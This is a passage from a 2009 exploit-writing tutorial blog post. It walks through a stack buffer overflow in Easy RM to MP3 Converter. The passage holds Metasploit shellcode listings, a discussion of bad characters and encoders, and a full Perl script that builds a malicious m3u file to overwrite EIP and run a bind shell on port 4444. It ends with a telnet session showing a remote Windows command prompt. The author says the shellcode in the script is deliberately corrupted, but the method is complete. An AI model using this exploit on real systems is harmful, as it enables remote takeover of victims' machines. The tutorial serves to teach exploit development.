"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xec\x7f\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\x5d\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .
"\xc7\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

As you can see, this shellcode is 344 bytes long (and launching calc only took 144 bytes).

If you just copy&paste this shellcode, you may see that the vulnerable application does not even crash anymore.



This - most likely - indicates either a problem with the shellcode buffer size (but you can test the buffer size, you'll notice that this is not the issue), or we are faced with invalid characters in the shellcode. You can exclude invalid characters when building the shellcode with metasploit, but you'll have to know which characters are allowed and which aren't. By default, null bytes are restricted (because they will break the exploit for sure), but what are the other characters ?

The m3u file probably should contain filenames. So a good start would be to filter out all characters that are not allowed in filenames and filepaths. You could also restrict the character set altogether by using another decoder. We have used shikata\_ga\_nai, but perhaps alpha\_upper will work better for filenames. Using another encoded will most likely increase the shellcode length, but we have already seen (or we can simulate) that size is not a big issue.

Let's try building a tcp shell bind, using the alpha\_upper encoder. We'll bind a shell to local port 4444. The new shellcode is 703 bytes.

```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
```

```
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .  
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .  
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .  
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .  
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .  
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .  
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .  
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .  
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .  
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .  
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .  
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .  
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .  
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .  
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .  
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .  
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .  
<...>  
"\x50\x41\x41";
```

Let's use this shellcode. The new exploit looks like this : P.S. I have manually broken the shellcode shown here. So if you copy & paste the exploit it will not work. But you should know by now how to make a working exploit.

```
#  
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker  
# Written by Peter Van Eeckhoutte  
# http://www.corelan.be:8800  
# Greetings to Saumil and SK :-)  
#  
# tested on Windows XP SP3 (En)  
#  
#  
my $file= "exploitrmto3.m3u";  
  
my $junk= "A" x 26094;  
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCodec02.dll  
  
my $shellcode = "\x90" x 25;  
  
# windows/shell_bind_tcp - 703 bytes  
# http://www.metasploit.com  
# Encoder: x86/alpha_upper  
# EXITFUNC=seh, LPORT=4444, RHOST=  
$shellcode=$shellcode."x89\x01\xdb\x4d\x9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .  
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .  
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .  
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .  
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .  
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .  
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .  
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .  
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .  
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .  
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .  
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .  
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .  
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .  
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .  
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .  
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .  
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .  
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .  
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .  
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .  
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .  
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .  
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .  
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .  
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .  
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .  
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .  
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .  
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .  
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .  
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .  
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .  
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .  
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .  
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .  
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .  
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .  
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .  
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .  
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .  
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .  
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .  
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .  
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .  
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .  
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .  
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .  
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .  
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .  
"\x50\x41\x41";  
  
open($FILE,">$file");  
print $FILE $junk.$eip.$shellcode;  
close($FILE);  
print "m3u File Created successfully\n";
```

Create the m3u file, open it in the application. Easy RM to MP3 now seems to hang :





Telnet to this host on port 4444 :

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>
```

Pataboom !

Now go out and build your own exploits. Don't forget to make yourself some nice ascii art, get a l33t name, and send your greetings to me (corelanc0d3r) :-)

This entry was posted

on Sunday, July 19th, 2009 at 8:55 am and is filed under [001\\_Security](#), [Exploit Writing Tutorials](#), [Exploits](#)

You can follow any responses to this entry through the [Comments \(RSS\)](#) feed. Both comments and pings are currently closed.